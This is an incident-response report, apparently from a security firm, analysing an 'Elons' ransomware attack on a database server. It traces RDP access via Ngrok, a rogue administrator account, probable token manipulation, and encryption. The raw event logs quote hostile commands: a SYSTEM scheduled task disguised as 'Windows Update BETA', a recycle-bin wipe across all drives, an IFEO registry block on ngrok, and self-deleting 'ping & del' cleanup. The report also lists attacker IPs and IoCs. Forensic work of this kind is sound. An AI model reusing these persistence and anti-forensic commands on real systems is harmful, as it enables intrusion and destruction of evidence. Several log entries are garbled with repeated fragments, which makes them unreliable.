
- **PRIVILEGE ESCALATION:** (probable) token manipulation, creation of local account, elevated privileges assignment

Shortly after, the TA created a local user account, i.e. *“Admine$”* which was used to start the first successful RDP connection (Logon Type 10) to the Database server.

{“EventData”:{“Data”:[{“@Name”:”SubjectUserSid”,”#text”:”S-1-5-18″},
{“@Name”:”SubjectUserName”,”#text”:”[REDACTED]”},{“@Name”:”SubjectDomainName”,”#text”:”WORKGROUP”},
{“@Name”:”SubjectLogonId”,”#text”:”0x3E7″},{“@Name”:”TargetUserSid”,”#text”:”S-1-5-21-4240501011-599672601-2013291965-1021″},**{“@Name”:”TargetUserName”,”#text”:”Admine$”},**
{“@Name”:”TargetDomainName”,”#text”:”[REDACTED]”},{“@Name”:”TargetLogonId”,”#text”:”0x3D7ABED451″},
{“@Name”:”LogonType”,”#text”:”:”10″}, “@Name”:”LogonProcessName”,”#text”:”User32″},
{“@Name”:”AuthenticationPackageName”,”#text”:”Negotiate”},{“@Name”:”WorkstationName”,”#text”:”[REDACTED]”},
{“@Name”:”LogonGuid”,”#text”:”00000000-0000-0000-0000000000000″},
{“@Name”:”TransmittedServices”,”#text”:”-“},{“@Name”:”LmPackageName”,”#text”:”-“},
{“@Name”:”KeyLength”,”#text”:”0″},{“@Name”:”ProcessId”,”#text”:”0x312C”},
{“@Name”:”ProcessName”,”#text”:”C:\\Windows\\System32\\winlogon.exe”},{“@Name”:”IpAddress”,”#text”:”::1″},
{“@Name”:”IpPort”,”#text”:”0″},{“@Name”:”ImpersonationLevel”,”#text”:”%%1833″}]}}

The same event is also shown from the Event Viewer, in which is possible to identify the value specified as the IP address of the machine starting the connection.

In this context, due to the use of Ngrok, the value *“::%16777216”* is specified.



Evidence of successful access to the RDP session through the user "Admine$"

This is a characteristic of the use of Ngrok: in fact, when an RDP tunnel is established through Ngrok, that value is the one that by default, is always left within the RDP protocol log events in the IP address field indicating the source device of the connection.

At this point, with interactive access to the Database server, the TA tried to escalate privileges, via the use of infostealer malware which could retrieve credentials from active processes and tools like Process Hacker, which was found created on the server as shown below, renamed as *"PT.exe"* in the path "C:\Users\Admine$\Desktop\PT.exe".

Name	Update Reasons	Extension	File Attributes
PT.exe	FileCreate	.exe	Archive
PT.exe	DataExtend|FileCreate	.exe	Archive
PT.exe	DataOverwrite|DataExtend|…	.exe	Archive
PT.exe	DataOverwrite|DataExtend|…	.exe	Archive
PT.exe	BasicInfoChange	.exe	Archive
PT.exe	BasicInfoChange|Close	.exe	Archive

Evidence of the creation of the "PT.exe" file

Process Hacker

It is an open-source tool that allows you to see what processes are running on a device, identify programs that are consuming CPU resources, and manage services. Additionally, Process Hacker allows users to manipulate and terminate processes, services, and network connections, providing a higher level of control over system activities, and for this reason, it is often used by malicious actors.

During privilege escalation activities, it was also detected the access to the *"taskmgr.exe"* process by the user *"Admine$"*, with the parameter "/4", used to open the Task Manager directly on the "Users" tab.
The activity was then followed by a a successful login using an administrator user and the chain of events is reported below in raw log format.

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-21-4240501011-599672601-2013291965-1021"},
{"@Name":"SubjectUserName","#text":"Admine$"},{"@Name":"SubjectDomainName","#text":"[REDACTED]"},
{"@Name":"SubjectLogonId","#text":"0x3D7ABED4C6"},{"@Name":"NewProcessId","#text":"0x4698"},
{"@Name":"NewProcessName","#text":"C:\\Windows\\System32\\Taskmgr.exe"},
{"@Name":"TokenElevationType","#text":"%%1938"},{"@Name":"ProcessId","#text":"0x4090"},
{"@Name":"CommandLine","#text":"\"C:\\Windows\\system32\\taskmgr.exe\" /4"},
{"@Name":"TargetUserSid","#text":"S-1-0-0"},{"@Name":"TargetUserName","#text":"-"},
{"@Name":"TargetDomainName","#text":"-"},{"@Name":"TargetLogonId","#text":"0x0"}]}}

It is important to point out that in order to perform a privilege escalation operation via "taskmgr.exe", by dumping the processes or tokens, and then reusing them, for example, the user who has to start the process must be at least a

local administrator on the server. This is confirmed by the investigation, detecting at the time of acquisition of the artifacts from the system the user *"Admine$"* in the "administrators" group, on the Database server.

```
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
[redacted]
Admine$
[redacted]
The command completed successfully.
```

Evidence of the presence of the user "Admine$" in the "administrators" group on the Database server

Therefore, even if the dump log is not present, it is plausible that the TA has performed a process dump or token manipulation to impersonate the user (with administrator privileges) *"admin[REDACTED]"*, with which it accessed via network access (Logon Type 3) the Database server, as shown in the following log.

The user name is obviously changed with the addition of "[REDACTED]" to mantain the animosity of the organization.

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-0-0"},
{"@Name":"SubjectUserSid":"SubjectUserSid":"SubjectUserSid","SubjectUserSid","SubjectUserSid","SubjectUserSid":"S-1-0-0"},{"":":"SubjectUserSid":"SubjectUserSid","SubjectUserSid","S-1-0-0",{"S-1-0-0":"SubjectUserSid",
{"SubjectUserSid","S-1-0-0",{"S-1-0-
0",{"":"SubjectUserSid":"SubjectUserSid","SubjectUserSid","S-1-0-0",{"S-1-0-0",
{"":"SubjectUserSid":"SubjectUserSid","S-1-0-0",{"S-1-0-0",{"":"SubjectUserSid":"SubjectUserSid","S-1-0-0","S-1-0-0",
{"":"SubjectUserSid":"SubjectUserSid","S-1-0-0",{"":"S-1-0-
0",":"SubjectUserSid","SubjectUserSid","SubjectUserSid","SubjectSubjectUserName","#text":"-"},
{"@Name":"SubjectDomainName","#text":"-
"},{"@Name":"SubjectLogonId","#text":"0x0"},{"@Name":"TargetUserSid","#text":"S-1-5-21-4240501011-599672601-2013291965-1015"},{**"@Name":"TargetUserName","#text":"admin[REDACTED]"**},
{"@Name":"TargetDomainName","#text":"[REDACTED]"},{"@Name":"TargetLogonId","#text":"0x3D7EC1310A"},
{**"@Name":"LogonType","#text":"3"**},{"@Name":"LogonProcessName","#text":"NtLmSsp
"},,"NtLmSsp{"@Name":"AuthenticationPackageName","#text":"NTLM"},
{**"@Name":"WorkstationName","#text":"WIN-2P3KK7923EM"**},{"@Name":"LogonGuid","#text":"00000000-0000-0000-0000-000000000000"},{"@Name":"TransmittedServices","#text":"-"},
{"@Name":"LmPackageName","#text":"NTLMV2"},{"@Name":"KeyLength","#text":"128"},
{"@Name":"ProcessId","#text":"0x0"},{"@Name":"ProcessName","#text":"-"},{"@Name":"IpAddress","#text":"-"},
{"@Name":"IpPort","#text":"-"},{"@Name":"ImpersonationLevel","#text":"%%1833"}]}}

For more information on token manipulation and privilege escalation techniques, please refer to the following links that go down into technical details not included in this article for ease of reading.

https://statics.teams.cdn.office.net/evergreen-assets/safelinks/1/atp-safelinks.html
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/access-tokens

- **TECHNIQUES USED:** Ransomware ingress with a different extension (masquerading), scheduled tasks, indicators removal

The TA then used a technique to disguise the transfer of the ransomware file within the server, using an unconventional file extension to evade active defensive mechanisms. The encryption took place, once the privilege escalation was performed, through the ransomware file *"win.exe"*, which was present at the path "C:\PerfLogs\win.exe", then placed inside the "PerfLogs" folder, which is a system folder that Windows Performance Monitor uses to store reports and logs. Although it was no longer present within the server, because it was deleted after execution, it was possible to detect the direct correlation between the execution of the file using the compromised user *"admin[REDACTED]"*,as reported in the raw log below, and the creation of a log file of the encryption activity, i.e. the *"mcv.dll"* file, the content of which will be shown after the following logs.

Name	Update Reasons	Extension	File Attributes
winS.exe1-u3k-fr	FileCreate	.exe1-u3k-fr	Archive
winS.exe1-u3k-fr	DataExtend|FileCreate	.exe1-u3k-fr	Archive
winS.exe1-u3k-fr	DataOverwrite|DataExtend|…	.exe1-u3k-fr	Archive
winS.exe1-u3k-fr	DataOverwrite|DataExtend|…	.exe1-u3k-fr	Archive
winS.exe1-u3k-fr	BasicInfoChange	.exe1-u3k-fr	Archive
winS.exe1-u3k-fr	BasicInfoChange|Close	.exe1-u3k-fr	Archive
winS.exe1-u3k-fr	RenameOldName	.exe1-u3k-fr	Archive
win.exe	RenameNewName	.exe	Archive
win.exe	RenameNewName|Close	.exe	Archive

Evidence of the creation of the ransomware file and its subsequent renaming to "win.exe"

The creation of the *"win.exe"* process was then detected, which corresponded with the start of the encryption activity on the server.

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-18"},
{"@Name":"SubjectUserSid":"SubjectUserSid":"SubjectUserSid":"S-1-5-18"},
{"":"SubjectUserSid","SubjectUserSid","SubjectUserSid","SubjectUserSid","SubjectUserSid","SubjectUserSid","SubjectUserSid","SubjectUserSic
{"@Name":"SubjectDomainName","#text":"WORKGROUP"},{"@Name":"SubjectLogonId","#text":"0x3E7"},
{"@Name":"NewProcessId","#text":"0x4894"},**{"@Name":"NewProcessName","#text":"C:\\PerfLogs\\win.exe"}**,
{"@Name":"TokenElevationType","#text":"%%1937"},{"@Name":"ProcessId","#text":"0x8F8"},
{"@Name":"CommandLine","#text":"\"C:\\ PerfLogs\\win.exe\" "},{"@Name":"TargetUserSid","#text":"S-1-5-21-4240501011-599672601-2013291965-1015"},**{"@Name":"TargetUserName","#text":"admin[REDACTED]"}**,
{"@Name":"TargetDomainName","#text":"[REDACTED]"},{"@Name":"TargetLogonId","#text":"0x1E4A53"}]}}

At the same time as the creation of the process, in fact, a scheduled task called *"Windows Update BETA\"* is created for the execution of the *"win.exe"* ransomware file at system startup, specifying "NT AUTHORITY\SYSTEM" as the user who was intended to execute the activity and giving the *"/F"* parameter to force the creation of the task through the *"SCHTASKS.EXE"* executable.

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-21-4240501011-599672601-2013291965-1015"},
{"@Name":"SubjectUserName","#text":"admin[REDACTED]"},
{"@Name":"SubjectDomainName","#text":"[REDACTED]"},{"@Name":"SubjectLogonId","#text":"0x1E4A53"},
{"@Name":"NewProcessId","#text":"0x3040"},
{"@Name":"NewProcessName","#text":"C:\\Windows\\SysWOW64\\cmd.exe"},
{"@Name":"TokenElevationType","#text":"%%1937"},{"@Name":"ProcessId","#text":"0x4894"},
{"@Name":"CommandLine","#text":"\"C:\\Windows\\System32\\cmd.exe\" /c SCHTASKS.exe /Create /RU \"NT AUTHORITY\\SYSTEM\" /sc onstart /TN \"Windows Update BETA\" /TR \"C:\\PerfLogs\\win.exe\" /F"},
{"@Name":"TargetUserSid","#text":"S-1-0-0"},{"@Name":"TargetUserName","#text":"-"},
{"@Name":"TargetDomainName","#text":"-"},{"@Name":"TargetLogonId","#text":"0x0"}]}}

The successful creation is highlighted by its log, reported here in raw format.

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-21-4240501011-599672601-2013291965-1015"},
{"@Name":"SubjectUserName","#text":"admin[REDACTED]"},
{"@Name":"SubjectDomainName","#text":"[REDACTED]"},{"@Name":"SubjectLogonId","#text":"0x1E4A53"},
{"@Name":"NewProcessId","#text":"0x3758"},
{"@Name":"NewProcessName","#text":"C:\\Windows\\SysWOW64\\schtasks.exe"},
{"@Name":"TokenElevationType","#text":"%%1937"},{"@Name":"ProcessId","#text":"0x3040"},
{"@Name":"CommandLine","#text":"SCHTASKS.exe /Create /RU \"NT AUTHORITY\\SYSTEM\" /sc onstart /TN \"Windows Update BETA\" /TR \"C:\\PerfLogs\\win.exe\" /F"},{"@Name":"TargetUserSid","#text":"S-1-0-0"},
{"@Name":"TargetUserName","#text":"-"},{"@Name":"TargetDomainName","#text":"-"},
{"@Name":"TargetLogonId","#text":"0x0"}]}}

At the same time, as anticipated, the log file of the ransomware, namely *"mcv.dll"*, was created, as shown in the figure below.

File Name	Parent Path	Extension
mcv.dll	.\PerfLogs	.dll
1bdda052-4bef-409a-9e3d-0…	.\Windows\System32\LogFiles\Scm	
Optimize Start Menu Cache…	.\Windows\System32\Tasks	
BrowserMetrics-spare.pma	.\Users\Admine$\AppData\Local\Microsoft\Edge…	.pma
energy-report-2024-09-12.…	.\ProgramData\Microsoft\Windows\Power Effici…	.xml

Evidence of the creation of the ransomware log file, "mcv.dll"

It contained the timestamps of the start and the end of the encryption task.

Then a command via "cmd.exe" was executed to delete the contents of all possible recycle bin folders present, pointing to the recycle bin directories on different logical units ("rd": remove directory). All the letters of the alphabet possibly associated with logical units were inserted into the command, to avoid the possible permanence of deleted files in any of them, recursively through the "/s" parameter and without asking the user via prompt with the "/q" parameter (which stands for quiet):

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-21-4240501011-599672601-2013291965-1015"},
{"@Name":"SubjectUserName","#text":"admin[REDACTED]"},
{"@Name":"SubjectDomainName","#text":"[REDACTED]"},{"@Name":"SubjectLogonId","#text":"0x1E4A53"},
{"@Name":"NewProcessId","#text":"0x4BC8"},
{"@Name":"NewProcessName","#text":"C:\\Windows\\SysWOW64\\cmd.exe"},
{"@Name":"TokenElevationType","#text":"%%1937"},{"@Name":"ProcessId","#text":"0x4894"},
{"@Name":"CommandLine","#text":"\"C:\\Windows\\System32\\cmd.exe\" /c rd /s /q P:\\$RECYCLE.
BIN,Q:\\$RECYCLE. BIN,R:\\$RECYCLE. BIN,S:\\$RECYCLE.BIN,T:\\$RECYCLE. BIN,U:\\$RECYCLE.
BIN,V:\\$RECYCLE. BIN,W:\\$RECYCLE. BIN,X:\\$RECYCLE.BIN,F:\\$RECYCLE. BIN,G:\\$RECYCLE.
BIN,K:\\$RECYCLE. BIN,L:\\$RECYCLE. BIN,M:\\$RECYCLE.
BIN,N:\\$RECYCLE. BIN,O:\\$RECYCLE. BIN,Y:\\$RECYCLE. BIN,Z:\\$RECYCLE.
BIN,A:\\$RECYCLE.BIN,B:\\$RECYCLE. BIN,C:\\$RECYCLE. BIN,D:\\$RECYCLE. BIN,E:\\$RECYCLE.
BIN,H:\\$RECYCLE.BIN,I:\\$RECYCLE. BIN,J:\\$RECYCLE. BIN"},{"@Name":"TargetUserSid","#text":"S-1-0-0"},
{"@Name":"TargetUserName","#text":"-"},{"@Name":"TargetDomainName","#text":"-"},
{"@Name":"TargetLogonId","#text":"0x0"}]}}

The command was plausibly executed by the TA with the intention of ensuring that any copies of the tools used up to that point and then deleted were removed from the system completely.

From the investigations it was revealed within the log file of the ransomware *"mcv.dll"* the beginning of the encryption activity, with the enumeration of the resources present on the server.

[REDACTED] 8 I/O Workers Created
[REDACTED] **Start Enumeration: \\?\C**:
[REDACTED] **Start Enumeration: \\?\A:**
[REDACTED] **Start Enumeration: \\?\D:**
[REDACTED] **Start Enumeration: \\?\S:**


And subsequently, the evidence of the first encrypted file followed, i.e. *".rnd.Elons"*, in the path "C:\", as visible in the figure below.

File Name	Parent Path	Extension
.rnd.Elons	.	.Elons
Elons_Help.txt	.\Packages	.txt
Elons_Help.txt	.\Program Files	.txt
Elons_Help.txt	.\Program Files (x86)	.txt
Elons_Help.txt	.\ProgramData	.txt

Evidence of the first encrypted file

At the same time, the first ransom note named *"Elons_Help.txt"* was also created in "C:\" , as visible in the picture just showed.

Its content was the following:




Evidence of the content of the ransom note

The TA then executed a command that created a registry key at the path "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\", whose purpose was to interact with Ngrok by altering its correct operations through the parameter "/v "Debugger"": usually this parameter is used to replace the executable to which the registry key points to with one of a debugger (or another executable), but in this case the TA uses it to specify "\Hotkey Disabled\" as a value instead, which, since it is not an executable, would alter the correct operations not allowing the start of *"ngrok.exe"*.

{"EventData":{"Data":
[{"@Name":"SubjectUserSid","#text":"SubjectUserSid":"SubjectUserSid":"SubjectUserSid"":"SubjectUserSid":"SubjectUserSid":"SubjectUserS-1-5-21-4240501011-599672601-2013291965-1015"},
{"@Name":"SubjectUserName","#text":"admin[REDACTED]"},
{"@Name":"SubjectDomainName","#text":"[REDACTED]"},{"@Name":"SubjectLogonId","#text":"0x1E4A53"},
{"@Name":"NewProcessId","#text":"0x2CE0"},
{"@Name":"NewProcessName","#text":"C:\\Windows\\System32\\reg.exe"},
{"@Name":"TokenElevationType","#text":"%%1937"} ,{"@Name":"ProcessId","#text":"0x26D8"},
{"@Name":"CommandLine","#text":"Reg add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\ngrok.exe\" /v \"Debugger\" /t REG_SZ /d \"Hotkey Disabled\" /f"},{"@Name":"TargetUserSid","#text":"S-1-0-0"},
{"@Name":"TargetUserName","#text":"-"},{"@Name":"TargetDomainName","#text":"-"},
{"@Name":"TargetLogonId","#text":"0x0"}]}}

It is therefore possible that the TA wanted to avoid the start of *"ngrok.exe"*, which would have remained configured with the tunnel parameters as a result of its activities.

In fact, it was possible to notice, within the following screenshot, obtained directly in live analysis during the investigation of the compromised database server, the presence of Ngrok within the Autostart locations (i.e. among the executables that run at system startup with the parameters indicated in their specific command line) and, in this case, it is evident that the command line of the process had been replaced by the wording *"Hotkey Disabled"*.



Evidence of the presence of "ngrok.exe" and "hotkey disabled" from live analysis on the Database server

It should be noted that the end of the encryption activity on the server was finally logged inside the *"mcv.dll"* file.

[REDACTED] **Encryption Completed**

At the end of the encryption, the creation of the *"ss.exe"* file was detected

Name	Update Reasons	Extension	File Attributes
ss.exe	FileCreate	.exe	Archive|NotCon…
ss.exe	DataExtend|FileCreate	.exe	Archive|NotCon…
ss.exe	DataExtend|FileCreate|Clo…	.exe	Archive|NotCon…
mcv.dll	DataExtend|Close	.dll	Archive
0F3LWP.tmp	FileCreate	.tmp	Hidden|Archive
0F3LWP.tmp	DataExtend|FileCreate	.tmp	Hidden|Archive

Evidence of the creation of the "ss.exe" file

The file, like the previous tools, will then be deleted after its execution and will no longer be present at the time of the investigations on the compromised server. The activity will therefore have the effect of preventing its subsequent analysis as for the previous tools.
Nonetheless its execution took place, as shown in the following raw log.

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-21-4240501011-599672601-2013291965-1015"},
{"@Name":"SubjectUserName","#text":"admin[REDACTED]"},
{"@Name":"SubjectDomainName","#text":"[REDACTED]"},{"@Name":"SubjectLogonId","#text":"0x1E4A53"},
{"@Name":"NewProcessId","#text":"0x4B6C"},
{"@Name":"NewProcessName","#text":"C:\\Windows\\SysWOW64\\cmd.exe"},
{"@Name":"TokenElevationType","#text":"%%1937"},{"@Name":"ProcessId","#text":"0x4894"},
{"@Name":"CommandLine","#text":"\"C:\\Windows\\System32\\cmd.exe" /c \"C:\\ProgramData\\ss.exe\""},
{"@Name":"TargetUserSid","#text":"S-1-0-0"},{"@Name":"TargetUserName","#text":"-"},
{"@Name":"TargetDomainName","#text":"-"},{"@Name":"TargetLogonId","#text":"0x0"}]}}

The execution is then confirmed by the log that certifies the creation of the process, from the path "C:\ProgramData\ss.exe".

{"EventData":{"Data":
[{"@Name":"SubjectUserSid","#text":"SubjectUserSid":"SubjectUserSid":"SubjectUserSid":"SubjectUserSid":"":"EventData":"SubjectUserSid":"S-1-5-21-4240501011-599672601-2013291965-1015"},
{"@Name":"SubjectUserName","#text":"admin[REDACTED]"},
{"@Name":"SubjectDomainName","#text":"[REDACTED]"},{"@Name":"SubjectLogonId","#text":"0x1E4A53"},
{"@Name":"NewProcessId","#text":"0x26D8"},
{"@Name":"NewProcessName","#text":"C:\\ProgramData\\ss.exe"},
{"@Name":"TokenElevationType","#text":"%%1937"},{"@Name":"ProcessId","#text":"0x4B6C"},
{"@Name":"CommandLine","#text":"C:\\ProgramData\\ss.exe"},{"@Name":"TargetUserSid","#text":"S-1-0-0"},
{"@Name":"TargetUserName","#text":"-"},{"@Name":"TargetDomainName","#text":"-"},
{"@Name":"TargetLogonId","#text":"0x0"}]}}

At the same time as its execution, the *"Windows Update BETA"* scheduled task created previously was deleted, using *"cmd.exe"* and the *"/Delete"* parameter. This behavior suggested that *"ss.exe"* was responsible for the deletion and that therefore the purpose of the executable (which seemed to be created automatically at the end of the encryption) was to eliminate the remaining traces.

The command is highlighted in the raw log below.

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-21-4240501011-599672601-2013291965-1015"},
{"@Name":"SubjectUserName","#text":"admin[REDACTED]"},
{"@Name":"SubjectDomainName","#text":"[REDACTED]"},{"@Name":"SubjectLogonId","#text":"0x1E4A53"},
{"@Name":"NewProcessId","#text":"0x4010"},
{"@Name":"NewProcessName","#text":"C:\\Windows\\SysWOW64\\cmd.exe"},
{"@Name":"TokenElevationType","#text":"%%1937"},{"@Name":"ProcessId","#text":"0x4894"},
{"@Name":"CommandLine","#text":"\"C:\\Windows\\System32\\cmd.exe\" /c SCHTASKS.exe /Delete /TN \"Windows Update BETA\" /F"},{"@Name":"TargetUserSid","#text":"S-1-0-0"},
{"@Name":"TargetUserName","#text":"-"},{"@Name":"TargetDomainName","#text":"-"},
{"@Name":"TargetLogonId","#text":"0x0"}]}}

In addition, the *"win.exe"* and the *"ss.exe"* files were deleted at the same time, using the command shown in the following raw log, with a delay created by pinging the loopback address.

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-21-4240501011-599672601-2013291965-1015"},
{"@Name":"SubjectUserName","#text":"admin[REDACTED]"},
{"@Name":"SubjectDomainName","#text":"[REDACTED]"},{"@Name":"SubjectLogonId","#text":"0x1E4A53"},

{“@Name”:”NewProcessId”,”#text”:”0x3604″},
{“@Name”:”NewProcessName”,”#text”:”C:\\Windows\\SysWOW64\\cmd.exe”},
{“@Name”:”TokenElevationType”,”#text”:”%%1937″},{“@Name”:”ProcessId”,”#text”:”0x4894″},
{“@Name”:”CommandLine”,”#text”:”\”C:\\Windows\\System32\\cmd.exe\” /c ping 127.0.0.1 -n 5 > nul & del \”C:\\PerfLogs\\win.exe\””},{“@Name”:”TargetUserSid”,”#text”:”S-1-0-0″},{“@Name”:”TargetUserName”,”#text”:”-“},
{“@Name”:”TargetDomainName”,”#text”:”-“},{“@Name”:”TargetLogonId”,”#text”:”0x0″}]}}

{“EventData”:{“Data”:[{“@Name”:”SubjectUserSid”,”#text”:”S-1-5-21-4240501011-599672601-2013291965-1015″},
{“@Name”:”SubjectUserName”,”#text”:”admin[REDACTED]”},
{“@Name”:”SubjectDomainName”,”#text”:”[REDACTED]”},{“@Name”:”SubjectLogonId”,”#text”:”0x1E4A53″},
{“@Name”:”NewProcessId”,”#text”:”0x462C”},
{“@Name”:”NewProcessName”,”#text”:”C:\\Windows\\SysWOW64\\cmd.exe”},
{“@Name”:”TokenElevationType”,”#text”:”%%1937″},{“@Name”:”ProcessId”,”#text”:”0x26D8″},
{“@Name”:”CommandLine”,”#text”:”cmd.exe /c ping 127.0.0.1 -n 5 > nul & del \”C:\\ProgramData\\ss.exe\””},
{“@Name”:”TargetUserSid”,”#text”:”S-1-0-0″},{“@Name”:”TargetUserName”,”#text”:”-“},
{“@Name”:”TargetDomainName”,”#text”:”-“},{“@Name”:”TargetLogonId”,”#text”:”0x0″}]}}

Additional investigations were carried out aimed at detecting exfiltration activities, after which it was concluded that the attempts, if any occurred, to exfiltrate data would have failed. Correlating the evidences detected with the absence of exfiltration tools usually leveraged by the TAs to exfiltrate data and the lack of public disclosure of any mention and/or data related to the victim organization, we were able to confirm our analysis were correct and no exfiltration activity took place.

YCTI (Yarix Cyber Threat Intelligence) research

The YCTI (Yarix Cyber Threat Intelligence) Team has been activated to carry out investigations in search of any correlations, in support of the YIR Team, to identify where possible the Threat Actor responsible for the attack and any TTPs (Tactics, Techniques & Procedures) of the same. The detected IoCs were then shared, i.e. the IP address of the C2 (Command & Control) server that the TA contacted through the first encrypted Powershell command detected, the e-mail addresses present within the ransom note released to get in contact with the TA, and some important technical details on its behavioral characteristics.

Below are the results of the in-depth analysis on the IP Address:
– Searching for the IP address on the IP reputation site “ABUSE IPDB” there are a total of 498 reports reporting malicious activity from the aforementioned IP address as of June 2023. For further details, please refer to the following link:
https://www.abuseipdb.com/check/80.94.95.227?page=1#report

– Through OSINT (Open Source Intelligence) then a post published on X was detected (at the link: https://x.com/1ZRR4H/status/1762598851737690328) by a researcher who identified and shared the content of an open dir (in February 2024) at the IP address 80.94.95.227:45354 that at the moment is no longer reachable.
The open dir in question presented the Ngrok executable (used in this ransomware attack) and other tools typically used by TAs for malicious activities, such as Rclone, often used for exfiltration activities. It should be noted for the sake of clarity that neither the presence nor the use of Rclone were detected during the incident.

– The IP address 80.94.95.227 was recently reported by the CERT of Morocco, on September 3 2024, as being linked to a distribution campaign of the Quasar RAT (Remote Access Trojan). It was reported that the RAT has been used in recent months (no precise time window was provided) for espionage campaigns and financial theft against targets in the financial and government sectors. Hashes, domains, and IP addresses linked to the campaign were shared in the report at the following link:
https://www.dgssi.gov.ma/fr/bulletins/quasar-rat

A search was then carried out starting from the Ransom Note (released following encryption) and the e-mail addresses contained in it within the main Telegram forums and channels, but no mention of contact e-mails was detected.
However, further investigation has highlighted that other researchers already seem to have come across the same Threat Actor:
The search has in fact brought to light some threads dating back to the months of March, August and September 2024 within the Kaspersky forum (at the following link https://forum.kasperskyclub. ru/topic/464500-pojmali-elons/) in which some messages report the same elements as the “Elons_help.txt” file.
In another message published in the same thread it is possible to see the name of the ransom note “Elons_Help.txt” (link: https://forum.kasperskyclub.ru/topic/464466-pomoshh-s-programmoj-vymogatelem-elons/).
Researchers involved in the investigation seem to attribute the Ransom note to the Proxima/BlackShadow/Elons family.

Digging deeper, the research led to the identification of a Github repository with the ransom classification, provided by a Russian cybersecurity company, namely F.A.C.C.T. . Below is the link to the repository:
https://github.com/facct-ransomware/Ransomware/blob/main/Proxima/ransom_notes/BlackShadow/Elons_Help.txt
